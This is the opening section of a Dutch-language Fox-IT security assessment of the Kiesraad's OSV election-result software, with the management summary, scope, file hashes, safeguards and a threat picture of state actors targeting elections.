Onderzoek OSV en proces

Rapportage

Opdrachtgever: Kiesraad

Versie: 1.0
Datum: 02-03-2017
Status: Definitief

Referentie: PR-160624
Auteur: Paul Pols, Daniël Niggebrugge, Francisco Dominguez
Pagina's: 90

Classificatie: PUBLIC

PUBLIC

Dit document is geclassificeerd als PUBLIC. Op het document zijn geen toegangsbeperkingen van toepassing.

Fox-IT BV
Olof Palmestraat 6
2616 LM Delft

Postbus 638
2600 AP Delft
Nederland

Telefoon: +31 (0)15 284 7999
Fax: +31 (0)15 284 7990
E-mail: fox@fox-it.com
Internet: www.fox-it.com

Document Management

Distributielijst

Versie	Datum	Verspreidingsvorm	Naam/functie/opmerking
0.1	24-02-2017	PDF via Client Portal	Pamela Young
1.0	02-03-2017	PDF via Client Portal	Pamela Young

Reviews

Versie	Datum	Naam	Functie
0.2	27-02-2017	Ronald Prins	Directeur

Wijzigingen

Versie	Datum	Naam	Opmerkingen
0.1	03-02-2017	Francisco Dominguez, Daniël Niggebrugge, Paul Pols	Eerste concept
0.2	25-02-2017	Paul Pols	Managementsamenvatting
1.0	02-03-2017	Francisco Dominguez, Daniël Niggebrugge	Wijzigingen na interne review en feedback Kiesraad, definitieve versie.

Gerelateerde documenten

Versie	Datum	Omschrijving	Opmerkingen
1.2	23-1-2017	Offerte Kiesraad Onderzoek	Referentie QQ-160962

Managementsamenvatting

De Ondersteunende Software Verkiezingen (OSV) wordt sinds de Europese parlementsverkiezingen van 2009 gebruikt ter ondersteuning van het verkiezingsproces. Als de stemmen per stembureau eenmaal handmatig zijn geteld en vastgesteld op papieren processen-verbaal, worden de resultaten daarvan ingevoerd in OSV en met behulp van OSV geaggregeerd door gemeentes, kieskringen en de Kiesraad.

Fox-IT heeft in opdracht van de Kiesraad een onderzoek uitgevoerd naar de beveiliging van (het gebruik van) OSV. Kwetsbaarheden in OSV moeten bezien worden in het licht van de omgeving waarbinnen OSV gebruikt wordt en de functie in het verkiezingsproces. Om de beveiliging van (het gebruik van) OSV te toetsen, heeft Fox-IT derhalve onderzoek uitgevoerd naar een aantal componenten van OSV, naar een deel van de IT-infrastructuur waarbinnen OSV gebruikt wordt en naar het proces dat het gebruik van OSV omvat. Het onderhavige rapport bevat de resultaten van het onderzoek dat in een beperkt tijdsbestek is uitgevoerd.

Uit de analyse van het dreigingsbeeld dat van toepassing is voor (het gebruik van) OSV, blijkt dat rekening gehouden moet worden met statelijke actoren die belang kunnen hebben bij het beïnvloeden van (de gepercipieerde legitimiteit) van het democratische verkiezingsproces in Nederland. De Kiesraad heeft de ambitie uitgesproken dat het vaststellen van de verkiezingsuitslag weerbaar moet zijn tegen aanvallen van dergelijke actoren. Derhalve behoort ernaar gestreefd te worden dat het compromitteren van OSV op enig moment in de procesketen er niet toe zou mogen leiden dat de verkiezingsuitslag ongemerkt gemanipuleerd kan worden.

De papieren processen-verbaal worden gedurende het gehele proces als leidend beschouwd, maar de inhoud van deze processen-verbaal wordt op cruciale momenten feitelijk door OSV gegenereerd. De stemverdeling op de papieren processen-verbaal kan daarbij in doorslaggevende mate door OSV bepaald worden. Dit geldt overigens niet voor de processen-verbaal van de (lokale) stembureaus. Als OSV derhalve op bepaalde plaatsen in het proces gecompromitteerd zou worden, dan kan dit leiden tot manipulatie van de verkiezingsuitslag. De in het onderzoek geïdentificeerde technische en procedurele kwetsbaarheden maken dat een manipulatie in potentie ongemerkt plaats kan vinden. De mate van invloed die met een manipulatie kan worden bereikt is afhankelijk van de omvang van de betrokken stembureaus of kieskringen, maar kan aanmerkelijk zijn en tot zetelverschuivingen leiden.

Om de integriteit van de vaststelling van de verkiezingsuitslag te kunnen waarborgen en objectief controleerbaar te maken, adviseert Fox-IT op hoofdlijnen om de volgende aanpassingen door te voeren in OSV en het gebruik daarvan:

- **Maak papieren processen-verbaal onafhankelijk van OSV**
  Uit het onderzoek blijkt dat de exclusieve aggregatie van stemtotalen op papier foutgevoelig is en de exclusieve digitale aggregatie van stemtotalen kwetsbaar is voor doelbewuste manipulatie door gesofisticeerde aanvallers. Door separate en onafhankelijke papieren en digitale gegevensstromen te hanteren, in combinatie met een verbetering van de uitgevoerde controles, kan een aggregatieproces worden ingericht dat uitzonderlijk weerbaar is tegen zowel onbedoelde fouten als bewuste manipulaties. Als het niet mogelijk blijkt beide stromen in volledigheid plaats te laten vinden binnen de gestelde (of te stellen) kaders, dan wordt geadviseerd om naast een digitale gegevensstroom ten minste op ieder niveau een onafhankelijke handmatige optelling van stemtotalen op lijstniveau uit te voeren.

- **Verhoog de transparantie van het verkiezingsproces**
  Transparantie is één van de waarborgen waar het verkiezingsproces aan behoort te voldoen. Transparantie kan daarnaast een buitengewoon krachtige maatregel zijn om inbreuken op de integriteit van het verkiezingsproces en de vaststelling van de verkiezingsuitslag te detecteren. Het op een toegankelijke wijze publiceren van de volledige digitale en de papieren gegevensstromen kan daardoor zowel dienen als waarborg voor de integriteit van de verkiezingsuitslag, alsook de beoogde functie van het verkiezingsproces in de democratische rechtstaat borgen.

- **Verbeter de beveiliging van de digitale hulpmiddelen**
  De beveiliging van de gebruikte digitale hulpmiddelen (waaronder OSV) dient verbeterd te worden. Om verbeteringen te realiseren, is een versteviging nodig van de mate van controle over de beveiliging van de gebruikte IT-infrastructuur en systemen. Dit kan onder andere plaatsvinden door hulpmiddelen die veilig zijn ingericht te verstrekken aan ieder stembureau op de verschillende niveaus en door eenduidige en dwingende richtlijnen op te stellen voor het gebruik daarvan. Daarnaast behoort de beveiliging van OSV verbeterd te worden, onder andere wat betreft het leunen op verouderde software, ontoereikende integriteitscontroles en het ontbreken van versleuteling.

- **Pas consequent het vier-ogen-principe toe**
  Op meerdere momenten is het proces dat leidt tot de vaststelling van de verkiezingsuitslag afhankelijk van de handelingen van individuele personen, waarbij het vier-ogen-principe niet consequent wordt toegepast. Dit betreft bijvoorbeeld de wijze waarop gegevens getransporteerd worden alsook de wijze waarop gegevens kunnen worden ingevoerd in OSV. Het verdient aanbeveling om op alle doorslaggevende momenten de handelingen door twee personen uit te laten voeren, of de door één persoon uitgevoerde handelingen door een tweede persoon te laten controleren.

Inhoudsopgave

1 Inleiding

1.1 Opdrachtbeschrijving

De Kiesraad heeft in 2009 de Ondersteunende Software Verkiezingen, hierna te noemen OSV, laten ontwikkelen. Sinds de Europees parlementsverkiezing van 2009 wordt OSV gebruikt ter ondersteuning van het verkiezingsproces. OSV bestaat uit vijf afzonderlijke programma's, die verschillende facetten van het verkiezingsproces ondersteunen. De eerste drie programma's zijn bedoeld voor de kandidaatstelling en worden door politieke partijen en centraal stembureaus gebruikt om de kandidatenlijsten op te stellen en deze te controleren. De programma's P4 en P5 worden gebruikt bij de vaststelling van de uitslag en de zetelverdeling. Programma P4 is bedoeld voor gemeentes, hoofdstembureaus en het centraal stembureau ter ondersteuning bij de aggregatie van stemmen en het Programma P5 ondersteunt het centraal stembureau bij het vaststellen van de verkiezingsuitslag en de zetelverdeling.

Op verzoek van de Kiesraad is een onderzoek uitgevoerd naar de beveiliging van OSV, hierbij rekening houdend met zowel de bijbehorende processen alsook de inrichting van de omgeving. Gezien het belang van het papieren proces is dit proces, in aanvulling op de P-programma's, door Fox-IT meegewogen in het onderzoek. In overleg met de Kiesraad richt het onderzoek zich met name op de volgende technische onderdelen:

A. De programma's P4 en P5;
B. De systemen van de kiesraad die gebruikt worden om deze P-programma's uit te voeren;
C. De technische controles met betrekking tot de verificatie van de software en bijbehorende data.

Bovenstaande items zijn in een beperkt tijdsbestek onderzocht op mogelijke kwetsbaarheden door middel van verschillende (aanvals-) technieken. Fox-IT heeft daarbij onder andere gepoogd de werking van de genoemde P-programma's te beïnvloeden, evenals de integriteitscontroles proberen te omzeilen. Tevens is onderzocht welke kwetsbaarheden de systemen van subcategorie B bevatten. Daarnaast heeft Fox-IT ten aanzien van bovenstaande subcategorieën het bijbehorende proces onderzocht om de daadwerkelijke impact van eventuele technische kwetsbaarheden zo accuraat mogelijk te kwalificeren.

Het uitgevoerde onderzoek diende om de volgende onderzoeksvraag te beantwoorden:

> *Welke kwetsbaarheden kunnen binnen een beperkt tijdsbestek binnen de vastgestelde kaders worden gevonden met betrekking tot de Ondersteunende Software Verkiezingen (OSV) en processen zoals deze worden gebruikt door gemeentes, hoofdstembureaus en centraal stembureau (Kiesraad) bij de vaststelling van de uitslag van de aankomende Tweede Kamerverkiezing?*

De onderzoeksvraag kan verder worden onderverdeeld in de volgende twee sub-vragen:

A. *Kan er oneigenlijke beïnvloeding plaatsvinden van de vaststelling van de uitslag bij gebruik van OSV? Zo ja, op welke wijze en onder welke voorwaarden?*
B. *Welke aanvullende maatregelen kunnen getroffen worden om dit te voorkomen?*

Tot slot heeft de Kiesraad aan Fox-IT verzocht om, voor zover mogelijk binnen het beperkt beschikbare tijdsbestek, de weerbaarheid tegen potentiële aanvallen van statelijke actoren mee te wegen in het beantwoorden van de onderzoeksvragen.

1.2 Aanpak

De volgende aanpak is door Fox-IT gehanteerd om de in paragraaf 1.1 gestelde onderzoeksvraag en daaruit voortvloeiende subvragen te beantwoorden. De aanpak is uitgevoerd binnen de beperkingen van het time-boxed karakter van dit onderzoek. De onderzoeken richten zich in een bepaalde mate op de gehele keten, maar de technische onderzoeken met betrekking tot systemen die gebruikt worden voor OSV zijn exclusief verricht op de laptop(s) van de Kiesraad. De resultaten hiervan kunnen tevens van toepassing zijn op de hoofdstembureaus en gemeentes, maar zijn ook afhankelijk van de manier waarop de omgeving bij deze instanties is ingericht. Meer specifiek zijn de volgende onderzoeken door Fox-IT verricht:

Algemeen onderzoek
Het algemeen onderzoek richtte zich op het doorgronden van de processen waarbinnen OSV gebruikt wordt, alsook het aandeel van OSV hierin. Hierbij zijn de volgende activiteiten door Fox-IT uitgevoerd:

- Interviews met verschillende medewerkers van de Kiesraad;
- Raadplegen van beschikbare en relevante documentatie;
- Analyse van het proces zoals beschreven door de beschikbare documentatie en de antwoorden van de Kiesraad op de interview vragen.

Bovenstaande activiteiten zijn uitgevoerd met het doel om de impact van eventuele technische kwetsbaarheden zo accuraat mogelijk te kwalificeren.

Technisch onderzoek
Het technische onderzoek richtte zich op de software en systemen zoals deze door de Kiesraad gebruikt worden in het kader van bijvoorbeeld de Tweede Kamerverkiezing. Bij dit onderzoek zijn onder andere de volgende componenten onderzocht:

- Inrichting en beveiliging van de laptop(s);
- Verwerking van externe gegevens door OSV;
- Verwerking van mogelijk onvertrouwde externe media;
- Integriteitswaarborgen bij het verzenden van de software naar zowel de Kiesraad evenals de hoofdstembureaus en gemeentes;
- Integriteitswaarborgen bij het verzenden van data naar zowel de Kiesraad evenals de hoofdstembureaus en gemeentes.

1.3 Kaders

Deze paragraaf schetst de kaders van het onderzoek zoals deze door de Kiesraad en Fox-IT overeengekomen zijn. Daarnaast worden de kaders geschetst waarmee duiding gegeven kan worden aan het landschap waarin de software alsook de systemen gebruikt worden voor, tijdens en na verkiezingen. Juridische kaders maakten geen expliciet deel uit van het door Fox-IT uitgevoerde onderzoek, maar de Kiesraad heeft aangegeven van OSV ten minste hetzelfde beschermingsniveau te verwachten als van de papieren procesgang.

1.3.1 Technische scope

De volgende systemen zijn door Fox-IT onderzocht:

Systeem	Merk	Type	Serienummer
Laptop	Toshiba	TECRA Z50-C-10P	3G084023H

De volgende versie van OSV is door Fox-IT onderzocht, het gebruikte hashing algorithme betreft SHA256:

Bestandsnaam	Versie
`osv_programma4en5_installer_v2.19.1.zip` `974f a21d 6a84 cde9 8f9e f8e0 df8d 9969 b797 550b d6ca b1fe d8f1 c061 c267 d422`	2.19.1
`osv_programma4en5_installer_v2.19.2.zip` `9177 6d7b a7d4 39fe 86ed da6b 4f51 767f f03c 9174 972d 5407 6c2c c2c8 f3d5 3339`	2.19.2
`osv-broncode-programma-4-en-5-versie-2.17.2` `4a53 6dd3 62f8 60c0 887a c84f f8b7 bf3e 0077 c8df b5db 3db3 bbf9 4596 d1d9 b513`	2.17.2
`Voorbeeld tellingbestanden OSV P4 en P5.zip` `ef94 892d f311 c2ee 9fdb 7edb cae5 2545 8da9 4591 ad74 74e6 b67d 7b28 ac1e 3c28`	-
`Voorbeeldbestanden OSV TK2017.zip` `ef9d c48b 1499 15c4 75f1 efe1 41ca 0ec9 0bd7 e85f 4d93 a0ed 63df a09d af98 0f7f`	-
`Voorbeeld bestanden OSV v2.19.2.zip` `abbc 7f0a e804 1130 afcd 7773 7e15 bede 7233 910c 5b94 0d28 4bf2 557f e971 c91a`	Bestemd voor 2.19.2
`handleiding_installer_programma4en5_v2.19.0.pdf` `1d05 3d37 d8ec f6d3 c6cb 22df 40ec 0a5b 0f12 422f 06d1 c8f1 767d 4e13 ca5e bee9`	-

Bestandsnaam	Versie
korte_handleiding_P4_v2.19.pdf c5e5 0545 ffb3 caac 058d ee0e 53a3 0a57 fb43 6420 8018 ecca 9d8a 87f7 f49d 0be8	Bestemd voor 2.19
korte_handleiding_P5_v2.19.pdf 993c 6b6e 37f4 852b 4c84 0abe 0892 07f8 c250 e3e6 d0a9 cc59 7d19 5504 b0a9 f161	Bestemd voor 2.19
OSV berichten overzicht.pdf 2985 2be1 386d abdb 12a4 0b56 c4c0 6dd1 40f2 d879 2cb9 44ce f211 572a 8bff aa1a	--
Voorbeeld cd-rom OSV P4_HSB 2626 ba6a a739 5672 46c0 b5d4 6a8b 7721 be87 8ba0 b8e7 be82 9d66 de43 9abd 9f2b	2.14.2 (Algemene verkiezingen)
Voorbeeld cd-rom OSV P4_HSB 99a5 2ad3 3094 2512 937f 722c 2c87 644f 4619 0135 e00d 0a56 0b5e ba01 903d a2fa	2.17 (Referendum)

1.3.2 Toepasselijke beperkingen

Het onderzoek is desgevraagd met spoed uitgevoerd en derhalve zijn verschillende beperkingen van toepassing. Deze beperkingen waren bij de Kiesraad bekend bij aanvang van de werkzaamheden.

- De doorlooptijd voor het uitvoeren van het onderzoek was beperkt;
- Het technische onderzoek is in verband hiermee slechts indicatief uitgevoerd;
- De programma's P0 t/m P3, die zien op de kandidaatstelling, zijn niet onderzocht;
- De inrichting van OSV-systemen bij gemeentes en hoofdstembureaus is niet onderzocht;
- De onderzoeken zijn gedeeltelijk gebaseerd op interviews met medewerkers van de Kiesraad, waarbij de antwoorden niet (technisch) geverifieerd zijn;
- De wettelijke kaders zijn niet onderzocht om vast te stellen of deze afdoende zijn om een adequaat beveiligingsniveau te bereiken.

1.4 Beschermde belangen

Informatiebeveiliging wordt in het algemeen in technische zin bereikt door de **confidentialiteit**, **integriteit** en **beschikbaarheid** van informatie te waarborgen. Voor het democratische verkiezingsproces is confidentialiteit primair van belang voor individuele stemmen van kiezers, terwijl in het aggregatieproces met name integriteit en beschikbaarheid van belang zijn. Binnen de context van het verkiezingsproces in Nederland zijn daarnaast waarborgen van toepassing die als uitgangspunten zijn meegewogen in het onderhavige onderzoek van Fox-IT, indien en voor zover deze relevant waren in het kader van het uitgevoerde onderzoek. Voor de formulering van deze waarborgen is als bron het rapport “Stemmen met Vertrouwen” van de Commissie Korthals de dato 27 september 2007 gehanteerd. Meer specifiek worden daarin de volgende waarborgen omschreven:

1. **Transparantie**: Het verkiezingsproces moet zo zijn ingericht, dat het helder van structuur en opzet is, zodat in beginsel iedereen inzicht in de structuur ervan kan hebben. Er zijn in het verkiezingsproces geen geheimen. Vragen moeten beantwoord kunnen worden; de antwoorden moeten controleerbaar en verifieerbaar zijn.
2. **Controleerbaarheid**: Het verkiezingsproces moet objectief controleerbaar zijn. De controle-instrumenten kunnen, afhankelijk van de vorm van stemmen waartoe wordt besloten, verschillen.
3. **Integriteit**: Het verkiezingsproces moet correct verlopen en de uitkomst mag niet beïnvloedbaar zijn anders dan door het uitbrengen van rechtmatige stemmen.
4. **Kiesgerechtigdheid**: Alleen kiesgerechtigde personen mogen aan de verkiezing deelnemen.
5. **Stemvrijheid**: Iedere kiesgerechtigde moet bij het uitbrengen van zijn of haar stem zijn of haar keuze in alle vrijheid, vrij van beïnvloeding, kunnen bepalen.
6. **Stemgeheim**: Het moet onmogelijk zijn om een verband te leggen tussen de identiteit van de persoon die de stem uitbrengt en de inhoud van de uitgebrachte stem. Het proces moet zodanig zijn ingericht, dat het onmogelijk is de kiezer te laten aantonen hoe hij of zij gestemd heeft.
7. **Uniciteit**: Iedere kiesgerechtigde mag, gegeven het Nederlandse kiesstelsel, één stem per verkiezing uitbrengen, die bij de stemopneming precies één keer meegeteld mag en moet worden.
8. **Toegankelijkheid**: Kiesgerechtigden moeten zoveel mogelijk in de gelegenheid gesteld worden om direct deel te nemen aan het verkiezingsproces. Indien dat onmogelijk is, moet de mogelijkheid openstaan om indirect – door het verlenen van een volmacht – alsnog aan de verkiezing deel te nemen.

Merk op dat de Kiesraad in haar advies "Reactie op het rapport 'Stemmen met vertrouwen' van de Adviescommissie inrichting verkiezingsproces" de dato 15 oktober 2007 een additionele waarborg voorstelt:

9. **Onafhankelijkheid**: Naar het oordeel van de Kiesraad dient naast de door de commissie geformuleercie waarborgen ook de onafhankelijkheid van verkiezingsorganen als belangrijke randvoorwaarde voor de inrichting van het verkiezingsproces te worden genoemd.

1.5 Dreigingsbeeld

De hiervoor beschreven waarborgen kunnen potentieel negatief worden beïnvloed door interne en externe dreigingen. Inzicht in het dreigingsbeeld dat van toepassing is op (het gebruik van) OSV kan worden verkregen via publiek beschikbare informatie met betrekking tot aanvallen die zijn gericht op verkiezingen of die hieraan gerelateerd zijn.

Het meest relevante publiek bekende incident is de aanval van “CyberBerkut” op de Central Election Commission (CEC) van Oekraïne gedurende de presidentsverkiezingen in mei 2014. Als gevolg van de aanval werden delen van de infrastructuur, die bedoeld was om real-time updates te tonen van stemaantallen, onbeschikbaar gemaakt. Enkele minuten voordat de stembureaus sloten, werd door de aanvallers ook een foto van één van de kandidaten geplaatst op de website van de CEC, waarin abusievelijk werd vermeld dat de betreffende kandidaat de verkiezingen zou hebben gewonnen, hetgeen direct werd overgenomen door Russische nieuwsstations (NATO CCD COE Publications, 2015).

Bij het onderzoek naar de CyberBerkut hack is door CERT-UA de Sofacy/Sednit/APT28-malware aangetroffen in het CEC-netwerk (NATO CCD COE Publications, 2015, p. 57). Deze malware wordt in verband gebracht met geavanceerde aanvallen die zouden zijn uitgevoerd door de Russische actor “Fancy Bear” (FireEye, 2014). Het formele stemproces in de Oekraïne was ten tijde van de aanval naar verluidt exclusief gebaseerd op papier en een handmatige verificatie daarvan. Desalniettemin kan een dergelijke aanval de legitimiteit van het verkiezingsproces in de ogen van (bepaalde groepen) burgers schaden, wat derhalve ook het primaire oogmerk kan zijn van een aanvaller (NATO CCD COE Publications, 2015).

In januari van dit jaar is de hack van het Democratische Nationale Comité (DNC) in de Verenigde Staten door de CIA, FBI en NSA publiekelijk geattribueerd aan de Russische militaire inlichtingendienst (*General Staff Main Intelligence Directorate*). Gezamenlijk hebben deze diensten met een hoge mate van vertrouwen geconcludeerd dat de DNC-hack onderdeel uitmaakte van een bredere campagne om het publieke vertrouwen in het democratische proces in de Verenigde Staten te ondermijnen. Deze campagne was gebaseerd op een strategie waarin geheime inlichtingenoperaties werden vermengd met openlijke inspanningen door Russische overheidsdiensten, staatsmedia en derden zoals betaalde sociale media gebruikers (Office of the Director of National Intelligence, 2017). Gevraagd naar de attributie aan Rusland van de DNC-hack heeft president Obama gesteld dat “*on a regular basis, they try to influence elections in Europe*” (New York Times, 2016). Deze informatie is indicatief dat aanvallers potentieel belang kunnen hebben bij het verstoren of anderszins beïnvloedden van (de gepercipieerde legitimiteit van) het verkiezingsproces in Nederland.


Actoren van vermoedelijk Russische oorsprong zijn niet de enige actoren die belang kunnen hebben bij het verkrijgen van inzicht in of zelfs het beïnvloedden van (de gepercipieerde legitimiteit van) verkiezingen in andere landen. Tussen 1960 en 2006 zou in meer dan 120 nationale verkiezingen in 66 landen gepoogd zijn de uitkomst van de verkiezingen te beïnvloedden door buitenlandse mogendheden (Corstange, 2012). De relatief recente opkomst en prevalentie van digitale hulpmiddelen, die hierin op enigerlei wijze een rol kunnen spelen, biedt aanvallers in dat kader een veelvoud aan mogelijkheden. Daarnaast toont de publiek beschikbare informatie aan dat andere actoren in context van democratische verkiezingen een doelwit kunnen zijn, waaronder individuele politieke partijen of kandidaten (inclusief hun privésfeer), zoals ook is gebleken in de aanloop naar de Amerikaanse presidentsverkiezingen in 2016. Verder kan onzorgvuldige berichtgeving door media, bijvoorbeeld op basis van een onvolledig beeld of onjuiste informatie, de gepercipieerde legitimiteit van democratische verkiezingen (abusievelijk) negatief beïnvloedden.

Gegeven het geschetste dreigingsbeeld en belang van de integriteit van de formele verkiezingsuitslag is het aan te raden om de *assume breach* en *defense in depth* principes toe te passen. Uit het assume breach principe volgt dat rekening gehouden moet worden met de mogelijkheid dat één of meerdere willekeurige componenten op enig moment gecompromitteerd kunnen worden. Defense in depth houdt in dat, zelfs indien één of meer componenten gecompromitteerd worden, het proces van het aggregeren van de stemmen voldoende weerbaar is tegen aanvallen door aanvullende technische of procedurele maatregelen. Dit kunnen aanvullende preventieve maatregelen zijn, maar het kunnen nadrukkelijk ook aanvullende detectieve en responsieve maatregelen betreffen.

1.6 Rapportstructuur

Hoofdstuk 2 beschrijft het huidige proces waarin OSV wordt gebruikt op de verschillende niveaus.
In hoofdstuk 3 wordt beschreven op welke wijze digitale componenten zouden kunnen worden aangevallen die worden gebruikt in het proces rondom OSV. De afzonderlijke technische bevindingen die volgen uit het beperkte technische onderzoek op OSV zijn opgenomen in de bijlage. Ook wordt daarin aangegeven wat het risico van de kwetsbaarheid is en wordt telkens een praktische aanbeveling gegeven. Hoofdstuk 4 beschrijft de gevolgen van de geïdentificeerde aanvalsscenario's voor het democratische verkiezingsproces.
Hoofdstuk 5 bevat de conclusies van het uitgevoerde onderzoek en mogelijkheden voor aanvullende maatregelen om het risico te beperken dat de integriteit van de verkiezingsuitslag kan worden aangetast.

2 Beschrijving huidig OSV-proces



2.1 Toelichting huidig proces

Dit hoofdstuk geeft het proces en de wijze weer waarop OSV wordt gebruikt ten behoeve van de vaststelling van de uitslag van een Tweede Kamer Verkiezing, zoals dat door de Kiesraad aan Fox-IT is uitgelegd, inclusief de waarborgen en (voorgenomen) controles.

